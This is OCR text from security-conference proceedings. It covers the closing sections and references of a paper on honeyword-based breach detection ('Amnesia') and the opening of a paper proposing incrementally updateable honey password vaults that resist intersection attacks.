The computation time of $\arg_{e' \in \mathbf{X}}$ pcrReveal$_{sk}(e', \langle \mathbf{Z}, \mathbf{Z}' \rangle)$ is shown in Figs. 6c–d in two separate cases: when for all $e' \in \mathbf{X}$ is pcrReveal$_{sk}(e', \langle \mathbf{Z}, \mathbf{Z}' \rangle) = \mathit{false}$ (and so the result $= \perp$, Fig. 6c) and when for some $e' \in \mathbf{X}$, pcrReveal$_{sk}(e', \langle \mathbf{Z}, \mathbf{Z}' \rangle) = \mathit{true}$ (i.e., the result $\neq \perp$, Fig. 6d). We report these cases separately since they have significantly different performance characteristics. Again, we expect the former to be the common case. This operation takes constant time in the former case, since the target needs only to test if any of the 2χ ciphertexts (e.g., 8 ciphertexts with $\chi = 4$) are encryptions of zeros. In our experiments for Fig. 6d, the element e' for which pcrReveal$_{sk}(e', \langle \mathbf{Z}, \mathbf{Z}' \rangle) = \mathit{true}$ was randomly picked from $\mathbf{X}$, and the target immediately returned once e' was identified. So the position of e' in $\mathbf{X}$ has a large impact on the computation time for each run, yielding an increased relative standard deviation. Since the target on average performs approximately $\frac{k+1}{2}$ isEq operations to identify e' in this case, the cost is linear in the target's set size, as shown in Fig. 6d.

As shown in Fig. 7, the query (message m1) is of size linear in the target's set size, while the response (m2) size is constant (≈ 1KB). These communication and storage costs are quite manageable. For example, even 100,000 monitoring requests would require only about 32GB of storage at the monitor when $k+1 = 4096$.

Performance example: To put these performance results in context, consider the STRONTIUM credential harvesting attacks launched against over 200 organizations from September 2019 to June 2020. Microsoft [33] reported that their most aggressive attacks averaged 335 login attempts per hour per account for hours or days at a time, and that organizations targeted in these attacks saw login attempts on an average of 20% of their total accounts. So, if all of a target's monitors had been attacked simultaneously by STRONTIUM, then 20% of the target's monitoring requests would have been triggered to generate responses to the target. Suppose that in the steady state, the target had maintained a total of x active monitoring requests across all of its monitors.




Figure 7: Message size as a function of R's password set size for a (rsd < 0.01)

We now consider two scenarios. First, if monitors would not have limited the number of incorrect logins per account that induced monitoring responses, then each triggered monitoring request would have induced an average of 335 monitoring responses per hour. As such, the target would have averaged $(20\%)(335)(x) = 67x$ monitoring responses per hour, or $\frac{67}{3600}x$ monitoring responses per second. Since in our experiments, processing each monitoring response averaged ≈ 0.002s on a 2-core computer (Fig. 6c), this computer could have sustained the processing load that would have been induced on the target provided that $x < \frac{3600}{(0.002)(67)} \approx 26{,}865$ monitoring requests. Even if all x monitoring requests had been active at the same monitor, this monitor (using the same type of computer) could have sustained generating responses as long as $x < \frac{3600}{(0.005)(67)} \approx 10{,}746$, since generating responses on a 2-core computer averaged ≈ 0.005s (Fig. 6b). If the x monitoring requests had been spread across even only three monitors, however, the bottleneck would have been the target.

The second scenario we consider is one in which monitors would have limited the number of incorrect logins per account that induced a monitoring response, as recommended in Sec. 5.4. If each monitor would have limited the number of consecutive incorrect logins (and so monitoring responses) to 100 per account [19, Section 5.2.2], then the target would have averaged $(20\%)(100)(x) = 20x$ monitoring responses per hour and, using reasoning similar to that above, could have absorbed the induced processing load provided that $x < \frac{3600}{(0.002)(20)} = 90{,}000$ monitoring requests. And, in the extreme case that the same monitor held all x monitoring requests, the monitor (using the same type of computer) could have sustained generating responses for $x < \frac{3600}{(0.005)(20)} = 36{,}000$ monitoring requests.

7 Discussion

In this section we discuss various risks associated with Amnesia. The first is a general risk associated with Amnesia, and the others are specific to the distributed defenses against credential stuffing proposed in Sec. 5.

Password reset: Because detection happens in Amnesia when the legitimate user logs into her account at the target after the attacker has, the attacker can try to interfere with breach detection by changing the account password upon gaining access to the account. The legitimate user will be locked out of her account and so will presumably be forced to reset her password, but this will not serve as unequivocal evidence of the breach; after all, users reset their passwords all the time, due to simply forgetting them [22]. As such, target sites should utilize a backup authentication method (e.g., a code sent to a contact email or phone for the account) before enabling password reset.

Denial-of-service attacks: There are mainly two potential ways of launching denial-of-service (DoS) attacks against a target: one in which the attacker submits login attempts at a high rate to a benign monitor to induce monitor responses to the target, and one in which a malicious monitor directly sends responses to the target at a high rate. The former DoS should be difficult for an attacker to perform effectively, since it requires the attacker to know or predict where the target will send monitoring requests and for what accounts. While we have not prescribed a specific strategy by which a target deploys monitor requests, such a strategy would need to be unpredictable; otherwise, rather than using this knowledge to conduct DoS, the attacker could instead use it to sidestep the accounts at sites while they are monitored, to avoid alerting the target to its breach. Another reason the former DoS will likely be ineffective is that, as discussed in Sec. 5.4, a target that can be breached repeatedly must rely on monitors to slow stuffing attacks to identify a user's reused password. These defenses will correspondingly help defend the target from this type of DoS. The latter DoS against a target, i.e., by a malicious monitor, would alert the target that this monitor is either conducting DoS or not implementing these slowing defenses. In either case, the target can remove this monitor from its list of monitors and drop responses from it.

As any site, a monitor should deploy state-of-the-art defenses against online guessing attacks which, in turn, can benefit targets as discussed above and in Sec. 5.4. The primary DoS risk introduced by Amnesia to monitors is the stor-

age overhead of monitoring requests, though as discussed in Sec. 6.5, this need not be substantial. Moreover, the monitor has discretion to expire or discard monitoring requests as needed, and so can manage these costs accordingly.

User privacy: Privacy risks associated with remote monitoring of a user account include revealing to monitors the targets at which a user has an account and revealing to a target when a user attempts to log into a monitor. To obscure the former information, a target could send (ineffective) monitoring requests for accounts that have not been registered locally, e.g., using inputs $\mathcal{X}$ to pcrQueryGen consisting of uniformly random values. The latter information will likely be naturally obscured since failed login attempts to an account at a monitor due to automated attacks (online guessing, credential stuffing, etc.) would trigger PCR responses even if the account does not exist at the monitor and can outnumber failed login attempts by a legitimate user even if it does [41]. In addition, a monitor could further obscure user login activity on accounts for which it holds monitoring requests by generating monitoring responses at arbitrary times using uniformly random passwords.

Incentives to monitor accounts: Given the overheads that monitoring requests induce on monitors, it is natural to question whether monitors have adequate incentives to perform monitoring for targets and, if so, at what rates. Moreover, these questions are complicated by site-specific factors.

On the one hand, large disparities in the numbers of accounts at various sites that might participate in a monitoring ecosystem could result in massive imbalances in the monitoring loads induced on sites. For example, issuing monitoring requests at a rate to induce expected steady-state monitoring of, say, even 10% of Gmail users' accounts, each at only a single monitor, would impose ≈ 180 million monitoring requests across monitors on an ongoing basis [37]. This could easily induce more load on monitors than they would find "worth it" for participating in this ecosystem.

On the other hand, dependencies among sites might justify substantial monitoring investment by the web community as a whole. For example, the benefit to internet security in the large for detecting a breach of Google's credential database quickly is considerable: as one of the world's largest email providers, it is trusted for backup authentication and account recovery (via email challenges) for numerous accounts at other sites. Indeed, as discussed above, some form of backup authentication *needs* to be a gatekeeper to resetting account passwords at a site who wishes to itself participate as target in our design, to ensure it will detect its own breach reliably. Such a site might thus be willing to participate as a monitor for numerous accounts of a target site on which many of its accounts depend for backup authentication.

Balancing these considerations to produce a viable monitoring ecosystem is a topic of ongoing research. We recognize, however, that establishing and sustaining such an ecosystem might benefit from additional inducements, e.g., monetary payments from targets to monitors or savings in the form of reduced insurance premiums for sites that agree to monitor for one another.

8 Conclusion

In this paper, we have proposed Amnesia, a methodology for using honeywords to detect the breach of a site *without relying on any secret persistent state*. Our algorithm remains effective to detect breaches even against attackers who repeatedly access the target site's persistent storage, including any long-term cryptographic keys. We extended this algorithm to allow the target site to detect breaches when the attacker tries to differentiate a (potentially reused) real password from honeywords by stuffing them at other sites. We realized this remote detection capability using a new private containment retrieval protocol with rounds, computation, communication, and storage costs that work well for our algorithm. We expect that, if deployed, Amnesia could effectively shorten the time between credential database breaches and their discovery.

Acknowledgments

We are grateful to our shepherd, Patrick Traynor, and to the anonymous reviewers for their constructive feedback. This research was supported in part by grant numbers 2040675 from the National Science Foundation and W911NF-17-1-0370 from the Army Research Office. The views and conclusions in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the National Science Foundation, Army Research Office, or the U.S. Government. The U.S. Government is authorized to reproduce and distribute reprints for Government purposes notwithstanding any copyright notices herein.

References

[1] Akshima, D. Chang, A. Goel, S. Mishra, and S. K. Sanadhya, "Generation of secure and reliable honeywords, preventing false detection," *IEEE Transactions on Dependable and Secure Computing*, vol. 16, no. 5, pp. 757–769, 2019.

[2] M. H. Almeshekah, C. N. Gutierrez, M. J. Atallah, and E. H. Spafford, "ErsatzPasswords: Ending password cracking and detecting password leakage," in *31st Annual Computer Security Applications Conference*, Dec. 2015, pp. 311–320.

[3] M. Bellare, A. Desai, D. Pointcheval, and P. Rogaway, "Relations among notions of security for public-key encryption schemes," in *Advances in Cryptology – CRYPTO 1998*, ser. Lecture Notes in Computer Science, vol. 1462, Aug. 1998.

[4] M. Bellare and P. Rogaway, "Random oracles are practical: A paradigm for designing efficient protocols," in *1st ACM Conference on Computer and Communications Security*, Nov. 1993.

[5] H. Bojinov, E. Bursztein, X. Boyen, and D. Boneh, "Kamouflage: Loss-resistant password management," in *European Symposium on Research in Computer Security*, ser. Lecture Notes in Computer Science, vol. 6345, Sep. 2010.

[6] Certicom Research, "SEC 2: Recommended elliptic curve domain parameters," http://www.secg.org/SEC2-Ver-1.0.pdf, 2000, standards for Efficient Cryptography.

[7] R. Chatterjee, A. Athayle, D. Akhawe, A. Juels, and T. Ristenpart, "pASSWORD tYPOS and how to correct them securely," in *37th IEEE Symposium on Security and Privacy*, May 2016, pp. 799–818.

[8] H. Chen, K. Laine, and P. Rindal, "Fast private set intersection from homomorphic encryption," in *24nd ACM Conference on Computer and Communications Security*, Oct. 2017.

[9] K. Cohn-Gordon, C. Cremers, and L. Garratt, "On post-compromise security," in *29th IEEE Computer Security Foundations Symposium*, Jun. 2016.

[10] R. Cramer, R. Gennaro, and B. Schoenmakers, "A secure and optimally efficient multi-authority election scheme," in *Advances in Cryptology – EUROCRYPT '97*, ser. Lecture Notes in Computer Science, vol. 1233, 1997, pp. 103–118.

[11] A. Das, J. Bonneau, M. Caesar, N. Borisov, and X. Wang, "The tangled web of password reuse," in *ISOC Network and Distributed System Security Symposium*, 2014.

[12] A. Davidson and C. Cid, "An efficient toolkit for computing private set operations," in *22nd Australasian Conference on Information Security and Privacy*, ser. Lecture Notes in Computer Science, vol. 10343, Jul. 2017.

[13] J. DeBlasio, S. Savage, G. M. Voelker, and A. C. Snoeren, "Tripwire: Inferring internet site compromise," in *17th Internet Measurement Conference*, Nov. 2017.

[14] I. Erguler, "Achieving flatness: Selecting the honeywords from existing user passwords," *IEEE Transactions on Parallel and Distributed Systems*, vol. 13, no. 2, 2016.

[15] A. Everspaugh, R. Chaterjee, S. Scott, A. Juels, and T. Ristenpart, "The Pythia PRF service," in *24th USENIX Security Symposium*, Aug. 2015, pp. 547–562.

[16] B. Fan, D. G. Andersen, M. Kaminsky, and M. D. Mitzenmacher, "Cuckoo filter: Practically better than Bloom," in *10th ACM Conference on Emerging Networking Experiments and Technologies*, 2014, pp. 75–88.

[17] M. J. Freedman, Y. Ishai, B. Pinkas, and O. Reingold, "Keyword search and oblivious pseudorandom functions," in *2nd Theory of Cryptography Conference*, ser. Lecture Notes in Computer Science, vol. 3378, Feb. 2005.

[18] D. Freeman, S. Jain, M. Dürmuth, B. Biggio, and G. Giacinto, "Who are you? A statistical approach to measuring user authenticity," in *23rd ISOC Network and Distributed System Security Symposium*, Feb. 2016.

[19] P. A. Grassi *et al.*, "Digital Identity Guidelines: Authentication and Lifecycle Management," https://doi.org/10.6028/NIST.SP.800-63b, Jun. 2017, NIST Special Publication 800-63B.

[20] C. G. Günther, "An identity-based key-exchange protocol," in *Advances in Cryptology – EUROCRYPT '89*, ser. Lecture Notes in Computer Science, vol. 434, Apr. 1989, pp. 29–37.

[21] C. Herley and D. Florêncio, "Protecting financial institutions from brute-force attacks," in *23rd International Conference on Information Security*, ser. IFIP Advances in Information and Communication Technology, vol. 278, Sep. 2008, pp. 681–685.

[22] HYPR, "New password study by HYPR finds 78% of people had to reset a password they forgot in past 90 days," https://www.hypr.com/hypr-password-study-findings/, Dec. 2019.

[23] IBM Security, "Cost of a data breach report 2020," https://www.ibm.com/security/digital-assets/cost-data-breach-report/, 2020.

[24] S. Jarecki, H. Krawczyk, and J. Xu, "OPAQUE: An asymmetric PAKE protocol secure against pre-computation attacks," in *Advances in Cryptology – EUROCRYPT 2018*, ser. Lecture Notes in Computer Science, vol. 10822, 2018, pp. 456–486.

[25] A. Juels and R. L. Rivest, "Honeywords: Making password-cracking detectable," in *20th ACM Conference on Computer and Communications Security*, Nov. 2013.

[26] D. Kales, C. Rechberger, T. Schneider, M. Senker, and C. Weinert, "Mobile private contact discovery at scale," in *28th USENIX Security Symposium*, Aug. 2019.

[27] Á. Kiss, J. Liu, T. Schneider, N. Asokan, and B. Pinkas, "Private set intersection for unequal set sizes with mobile applications," *17th Privacy Enhancing Technologies Symposium*, vol. 2017, no. 4, pp. 177–197, 2017.

[28] G. Kontaxis, E. Athanasopoulos, G. Portokalidis, and A. D. Keromytis, "SAuth: Protecting user accounts from password database leaks," in *20th ACM Conference on Computer and Communications Security*, Nov. 2013.

[29] M. Kwiatkowska, G. Norman, and D. Parker, "PRISM 4.0: Verification of probabilistic real-time systems," in *International Conference on Computer Aided Verification*, ser. Lecture Notes in Computer Science, vol. 6806, 2011.

[30] R. W. F. Lai, C. Egger, D. Schröder, and S. S. M. Chow, "Phoenix: Rebirth of a cryptographic password-hardening service," in *26th USENIX Security Symposium*, Aug. 2017, pp. 899–916.

[31] P. MacKenzie and M. K. Reiter, "Delegation of cryptographic servers for capture-resilient devices," *Distributed Computing*, vol. 16, no. 4, pp. 307–327, Dec. 2003.

[32] ——, "Networked cryptographic devices resilient to capture," *International Journal on Information Security*, vol. 2, no. 1, pp. 1–20, Nov. 2003.

[33] Microsoft Threat Intelligence Center, "STRONTIUM: Detecting new patterns in credential harvesting," https://www.microsoft.com/security/blog/2020/09/10/strontium-detecting-new-patters-credential-harvesting/, 10 Sep. 2020.

[34] R. Nojima and Y. Kadobayashi, "Cryptographically secure Bloom-filters," *Transactions on Data Privacy*, vol. 2, no. 2, Aug. 2009.

[35] P. Oechslin, "Making a faster cryptanalytic time-memory trade-off," in *Advances in Cryptology – CRYPTO 2003*, ser. Lecture Notes in Computer Science, vol. 2729, 2003, pp. 617–630.

[36] S. Pearman, J. Thomas, P. E. Naeini, H. Habib, L. Bauer, N. Christin, L. F. Cranor, S. Egelman, and A. Forget, "Let's go in for a closer look: Observing passwords in their natural habitat," in *24th ACM Conference on Computer and Communications Security*, Oct. 2017.

[37] C. Petrov, "50 Gmail statistics to show how big it is in 2020," https://techjury.net/blog/gmail-statistics/, 30 Jun. 2020.

[38] S. Ramezanian, T. Meskanen, M. Naderpour, and V. Niemi, "Private membership test protocol with low communication complexity," in *11th International Conference on Network and System Security*, ser. Lecture Notes in Computer Science, vol. 10394, Aug. 2017.

[39] A. C. D. Resende and D. F. Aranha, "Faster unbalanced private set intersection," in *22nd International Conference on Financial Cryptography and Data Security*, 2018, pp. 203–221.

[40] J. Schneider, N. Fleischhacker, D. Schröder, and M. Backes, "Efficient cryptographic password hardening services from partially oblivious commitments," in *23rd ACM Conference on Computer and Communications Security*, Oct. 2016, pp. 1192–1203.

[41] Shape Security, "2018 credential spill report," https://info.shapesecurity.com/rs/935-ZAM-778/images/Shape_Credential_Spill_Report_2018.pdf, 2018.

[42] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, D. Margolis, V. Paxson, and E. Bursztein, "Data breaches, phishing, or malware? Understanding the risks of stolen credentials," in *24th ACM Conference on Computer and Communications Security*, 2017.

[43] Verizon, "2020 data breach investigations report," https://enterprise.verizon.com/resources/reports/dbir/, 2020.

[44] C. Wang, S. T. K. Jan, H. Hu, D. Bossart, and G. Wang, "The next domino to fall: Empirical analysis of user passwords across online services," in *8th ACM Conference on Data and Application Security and Privacy*, Mar. 2018.

[45] D. Wang, H. Cheng, P. Wang, J. Yan, and X. Huang, "A security analysis of honeywords," in *25th ISOC Network and Distributed System Security Symposium*, Feb. 2018.

[46] K. C. Wang and M. K. Reiter, "How to end password reuse on the web," in *26th ISOC Network and Distributed System Security Symposium*, Feb. 2019.

[47] ——, "Detecting stuffing of a user's credentials at her own accounts," in *29th USENIX Security Symposium*, Aug. 2020.

[48] C. Yue and H. Wang, "BogusBiter: A transparent protection against phishing attacks," *ACM Transactions on Internet Technology*, vol. 10, no. 2, May 2010.

Incrementally Updateable Honey Password Vaults*

Haibo Cheng[1], Wenting Li[1], Ping Wang[1,†], Chao-Hsien Chu[2], Kaitai Liang[3]
[1]*Peking University* [2]*Pennsylvania State University* [3]*Delft University of Technology*

Abstract


Password vault applications allow a user to store multiple passwords in a vault and choose a master password to encrypt the vault. In practice, attackers may steal the storage file of the vault and further compromise all stored passwords by offline guessing the master password. *Honey vaults* have been proposed to address the threat. By producing plausible-looking decoy vaults for wrong master passwords, honey vaults force attackers to shift offline guessing to online verifications.

However, the existing honey vault schemes all suffer from intersection attacks in the multi-leakage case where an old version of the storage file (e.g., a backup) is stolen along with the current version. The attacker can offline identify the decoys and completely break the schemes. We design a generic construction based on a *multi-similar-password model* and further propose an *incremental update* mechanism. With our mechanism, the attacker cannot get any extra advantages from the old storage, and therefore degenerates to an attacker only with knowledge of the current version.


To further evaluate the security in the traditional single-leakage case where only the current version is stolen, we investigate the theoretically optimal strategy for online verifications, and propose practical attacks. Targeting the existing schemes, our attacks crack 33%–55% of real vaults via *only one-time* online guess and achieve 85%–94% accuracy in distinguishing real vaults from decoys. In contrast, our design reduces the values of the two metrics to 2% and 58% (close to the ideal values 0% and 50%), respectively. This indicates that the attackers needs to carry out *2.8x–7.5x* online verifications to break our scheme.

1 Introduction

Password vaults, a.k.a *wallets* or *managers*, are highly recommended for password management. A user can store multiple passwords in a vault and further set a master password to encrypt the vault. The user thus only needs to remember the master password instead of a long list of daily-use passwords. In practice, the user usually uses the vault among multiple clients (e.g., smartphone or PC), and requires its synchronization via online services. The synchronization may be provided by the vault applications (e.g., LastPass and 1Password) or third-party file sync services (e.g., Dropbox and iCloud). However, the sync services may suffer from leakage [25, 30, 42, 43, 45], which leads to a great threat for password vaults.



(a) Password vaults encrypted by traditional PBE



(b) Honey password vaults

Figure 1: The difference between traditional and honey password vaults in the view of attackers.

If an attacker steals the storage file of a vault (including the ciphertext), the attacker can launch guessing attacks against the master password to compromise all stored passwords. For a vault encrypted by traditional password-based encryption (PBE), decrypting it with an incorrect guess will yield a failure (i.e., $\perp$) or random junk. So the attacker can immediately identify the validity of guesses *offline*. In addition, since the master password is human-memorable, it may be low-entropy [10, 50] and could be guessed as easily as a website login password [34, 48, 49]. Accordingly, the attacker can efficiently carry out this offline attack with a high probability of success.

Honey password vault [8] is proposed to address this threat. Its core idea is to *generate plausible-looking decoy vaults for incorrect guesses to confuse attackers*. As shown in Fig. 1,

*Due to the page limit, the mathematical derivation and some design details are left in the full version of this paper (see the authors' websites).

†Corresponding author. He is also with Key Laboratory of High Confidence Software Technologies (PKU), Ministry of Education, China.

launching offline guessing produces many decoy vaults (with a real one), which need to be online verified (i.e., trying to log in with passwords in the vaults). By pushing attackers to online verification, the honey vault mechanism significantly enhances the security of vaults, as the verification can be practically detected and prevented [16, 20, 40].

The design of decoy vaults originates from Bojinov et al. [8]. Their proposed *Kamouflage* pre-generates a *static amount* (e.g., 1,000) of decoy vaults with corresponding decoy master passwords, and further stores them with the real ones. Later, Chatterjee et al. [12] introduced a honey vault scheme *NoCrack* based on *Honey Encryption (HE)* [22]. HE is used to turn a vault to a random-looking bit string called *seed* with a probabilistic encoder—*distribution transforming encoder*—and further encrypt the seed. Due to the "honey" feature provided by HE, using an *arbitrary* wrong master password in decryption can yield a random-looking seed that will be further decoded to a decoy vault on the fly. This brings attackers much more difficulties to tell the real vault, compared with the pre-generating method. Subsequently, Golla et al. [17] proposed *adaptive encoders* which adjust themselves according to the encrypted vault to make decoys more similar to it. Cheng et al. [13] found both Chatterjee et al.'s [12] and Golla et al.'s [17] encoders suffer from *encoding attacks*. They further proposed a generic transformation that can convert a probability model to an encoder resisting encoding attacks.

However, all existing honey vault schemes suffer from *intersection attacks* in the multi-leakage case where an old version of the storage file is stolen along with the current version. This is an open question left in [12, 17]. More specifically, the schemes only provide full update for a vault, i.e., reprocessing the updated vault as a brand new one, even if a user just changes a password (or add a new one). This yields a totally different new version for each decoy vault (by decrypting the new ciphertext with the same master password); and meanwhile the old and new versions of the real vault are the same except for the changed password. Hence, the attacker can offline identify the real vault. This is a *realistic* threat because: 1) the old version of the storage file usually is backed up and stored with the current version by the online services or applications, (for example, Dropbox keeps all history versions of files for 30 days [15], and 1Password automatically creates a backup for each change [6]); 2) the online storage may suffer from multiple leakages due to increasing number of network attacks and software bugs [5, 19, 24, 32, 42–44].

1.1 Our Contributions

To resist intersection attacks, we propose a generic construction and an *incremental update* mechanism for HE-based honey vaults. We build our construction from: 1) a *multi-similar-password model* which models the conditional password distribution given multiple old passwords (i.e., the old vault); and 2) the corresponding conditional encoder which can encode a password given multiple old ones. With the construction, we can encode the changed (or added) password to a (sub) seed and pad it to the tail of the vault seed. With a prefix-keeping PBE scheme, the similarity between the old and new versions of each decoy vault is kept the same as that for the real vault. This means that our scheme resists intersection attacks. Formally, the attacker cannot get any extra advantages from the old storage file, and degenerates to an attacker in the single-leakage case (where the attacker only steals the current version).

To further evaluate the security of (HE-based) honey vault schemes against distinguishing attacks in the single-leakage case, we formally investigate the optimal strategy for online verifications and further propose several practical attacks[1]. For the existing schemes [12, 13, 17], our attacks crack 33%–55% of real vaults via *only one-time* online guess and achieve 85%–94% accuracy in distinguishing real vaults from decoys. We further find that the adaptive encoder [17] does leak extra information about the real vault. Leveraging the information, our attacks can achieve 91%–93% distinguishing accuracy against the adaptive encoder, which is 6.2%–9.0% higher than that of the static variant. This makes the adaptive encoder more insecure than its static variant.

To instantiate our construction, we design a multi-similar-password model according to users' password-generating habits. The design is built on the top of a single-password model (capturing how the user creates a brand new password), a single-similar-password model (capturing how a user creates a new password by reusing an old one) and an unreused probability function. For our design, the existing and our proposed attacks only crack at most 2% of real vaults via one-time online guess and achieve at most 58% distinguishing accuracy. The results are close to 0% and 50% maintained by an ideal secure scheme, respectively. This also means the attacker has to carry out *2.8x–7.5x* online verifications against our scheme as compared to others. Since online verifications can be quickly detected and prevented, our design achieves a significant improvement on security.

In summary, we describe our main contributions as follows.

1. We propose a new generic construction and an incremental update mechanism for HE-based honey vault schemes, which resists intersection attacks.
2. We formally investigate the optimal strategy for online verifications and further propose several practical attacks, which can effectively distinguish real and decoy vaults for the existing honey vault schemes.
3. We instantiate our construction with a well-designed multi-similar-password model, which can generate more plausible-looking decoys.

[1] Here, we only focus on human-generated passwords, since it is of great challenge to generate indistinguishable decoys [12] for them but trivial for randomly-generated ones. Although many vault applications recommend users to use randomly-generated passwords, they always store some human-generated passwords in the vaults [33, 38].

2 Background and Related Work

2.1 Traditional Solutions to Offline Guessing

A straightforward solution to master password guessing is to leverage a special password hashing as the key derivation function (KDF) used in password-based encryption (PBE), such as an iterated hash function [23,41], a memory-hard function [9,39]. LastPass employs this solution (using the 100,100 rounds of PBKDF2-SHA256 [3]) to increase the computational cost of attackers in launching master password guess. Nevertheless, the cost of a valid user is also increased by the same factor. Without leveraging heavy hashing, one may use an extra key stored on a device (e.g., iOS keychain [4], a server [27]), to enhance the master password to a cryptographic key for further encryption, like 1Password [4]. But this has a defect that if the device gets lost without any backup, all the passwords stored in the vault cannot be recovered anymore. Note that these solutions can be used in honey vault schemes to achieve complementary protection. There may be other approaches but we don't explore them here. We will only focus on the solutions based on honey vaults.

2.2 Honey Encryption

Honey Encryption (HE) [22], proposed by Juels and Ristenpart, can resist the brute-force attack by yielding plausible-looking messages for arbitrary incorrect keys, even in the case where a low-entropy key (e.g., password) is used. Later, Jaeger et al. [21] proved that HE satisfies the stronger notions of target-distribution semantic security and target-distribution non-malleability. The core design of HE relies on an encoder, called *distribution transforming encoder (DTE)*, being able to capture the message distribution. Intaking a message M following some distribution $\mathcal{M}$, DTE can encode it to a bit string S called *seed* which is indistinguishable from a random string. HE further encrypts S to a ciphertext C by a traditional but carefully-chosen PBE scheme with a key K. Decrypting C with a wrong key K' (e.g., a guessing key from attackers), the carefully-chosen PBE (e.g., the CTR-mode AES with PBKDF used in [12, 17, 22]) can yield a random-looking bit string S'. DTE then decodes S' into a honey message M' which is sampled from the same distribution $\mathcal{M}$. Note in the context of honey vault, the message and key correspond to the password vault and master password, respectively.

Juels and Ristenpart use *inverse sampling* to convert a distribution to an encoder called *IS-DTE*. This method performs well for simple distributions, e.g., uniform distributions. But when handling messages (e.g., natural language) with a huge space size and a complex distribution, it definitely yields explosive complexity in time and storage space. To tackle this problem, Chatterjee et al. [12] introduce a *natural language encoder*, and later Cheng et al. [13] propose a *probability model transforming encoder* (see Sections 2.3 and 2.4).

Table 1: The storage format of honey vaults

Plaintext part	Domain	Facebook	Myspace	000Webhost	Twitter	...
	Username	Aaron	Aaron1	AaronJ	Aaron	...
	Randomly-generated	No	No	Yes	No	...
	Password position	1	3	1	2	...
Ciphertext part	Human-generated	(123456, 123456a, 1234567, ...)				
	Randomly-generated	(cYp97@v84G$9GN$\hat{v}$s%3R, ...)				

Note: Each randomly-generated password is encoded by the encoder for the uniform distribution and further encrypted separately. All human-generated passwords are encoded by the encoder for the vault model and further encrypted as a whole.

2.3 HE-based Honey Vault Schemes

Unlike traditional solutions to offline master password guessing, honey vault schemes yield decoy vaults for incorrect guesses and therefore force attackers to online verify these decoy vaults. We only focus on HE-based schemes [12,13,17] in this paper due to their advantage on security.

Storage format. The existing schemes only use HE to encrypt passwords and leave other parts (e.g., domains and usernames) in plaintext[2]. We give an example in Table 1 to show the storage format.

Vault model. The probability model for password vaults (vault model, for short) is the foundation used to generate indistinguishable decoys. It should characterize the real vault distribution as precisely as possible. Because of users' various password generation (and reuse) habits, it is a great challenge to design models for human-generated passwords[3]. The existing vault models [12, 17] choose a single-password model as the base to characterize the single-password distribution and further extend it to capture the similarity (reuse habits) among multiple passwords in a vault: Chatterjee et al. [12] use the probabilistic context-free grammar (PCFG) model and extend it by the sub-grammar approach; Golla et al. [17] leverage the Markov model and extend it by the reuse-rate approach. Note that Cheng et al. [13] do not propose a new vault model but leverage/recommend Golla et al.'s design. In addition, Golla et al. introduce and apply *adaptive* concept to vault model, encoder and honey vault scheme. Before encrypting a real vault V, an adaptive scheme adjusts its vault model (as well as its encoder) according to V. With well-designed adjustments, an adaptive model may produce decoys that are more similar to V, bringing more difficulties to attackers in identifying them.

[2] One may choose to further encrypt domains and usernames, but this will break the "honey" property of HE. Note that a real username is registered on the domain, but its decoy is not. Thus, the attacker can easily identify the decoy vaults by registering with the usernames. Without using encryption, Chatterjee et al. [12] provide another way to hide domains. They generate decoy accounts for the domains where users have not registered, and further store the decoy usernames in plaintext. But this method still suffers from the aforementioned attack. It seems that there does not exist an effective solution to hide domains and usernames. We leave this as an open problem.

[3] Since it is trivial for randomly-generated passwords [12], we do not consider them in this paper.

Encoder. An encoder for a vault model should encode a vault sampled from the model to a seed being indistinguishable from a random bit string. However, the natural language encoders designed by Chatterjee et al. [12] and used by Golla et al. [17] fail to achieve this requirement, and therefore suffer from encoding attacks [13]. Cheng et al. [13] tackle this vulnerability by employing their encoders for the old models. To evaluate the existing honey vault schemes without the negative effect caused by encoding attacks, we will adopt Cheng et al.'s encoders to [12] and [17] in this paper, and still refer to the resulting schemes as Chatterjee et al.'s and Golla et al.'s. Under our adoption, Golla et al.'s scheme (with Cheng et al.'s encoder) becomes the same as Cheng et al.'s scheme (with Golla et al.'s model as they recommended).

Deployment consideration. Due to the special feature of honey vaults, if a user enters an incorrect master password (e.g., a typo), it will get a decoy vault and further lead to a login failure. Dynamic security skin can be used to address the issue as suggested in [8, 12]. This approach shows a picture to the user according to the master password input. By checking if the picture is identical to the one from the last (correct) input, the user can verify the correctness of the master password. Unlike the ciphertext, the picture is not stored by the application, and thus will not be stolen from the online storage. Note the user does not need to remember the whole picture but just a vague impression. Other typo-correcting methods (e.g., [11]) can also be used in deployment without putting an extra burden on users.

2.4 Model-to-encoder transformation

Cheng et al. [13] propose a generic method to transform an arbitrary probability model to a *probability model transforming encoder*, which resists encoding attacks. Their core idea is to assume that messages are created by generating paths (i.e., a sequence of generating rules). Based on the idea, they formalize all current models for the single password or password vault. For example, in their formalization for PCFG models, the generating rules are production rules and the generating paths are leftmost derivations. To further encode a message, their encoder parses *all* generating paths of the message, randomly selects one path with its probability, and encodes each rule in the path. (In contrast, the existing encoders in [12, 17] use deterministic path selection, therefore it is easy to exclude the decoy seeds of which paths are not the deterministic ones.) In this way, each seed of this message can be randomly and uniformly picked. This feature is called *seed uniformity*, which is the "cure" to encoding attacks.

However, in some models associated with great ambiguity, a message may be generated by various paths. Parsing all these paths may yield heavy time complexity in encoding. Although Cheng et al. attempted to reduce the ambiguity by pruning some unnecessary paths, the low encoding performance still limits the scalability of their encoders.

3 Our Incrementally Updateable Scheme

We propose a generic construction for vault models and further construct an encoder, which provides incremental update for password vaults and achieves the update security (i.e., resisting intersection attacks).

3.1 Our New Construction

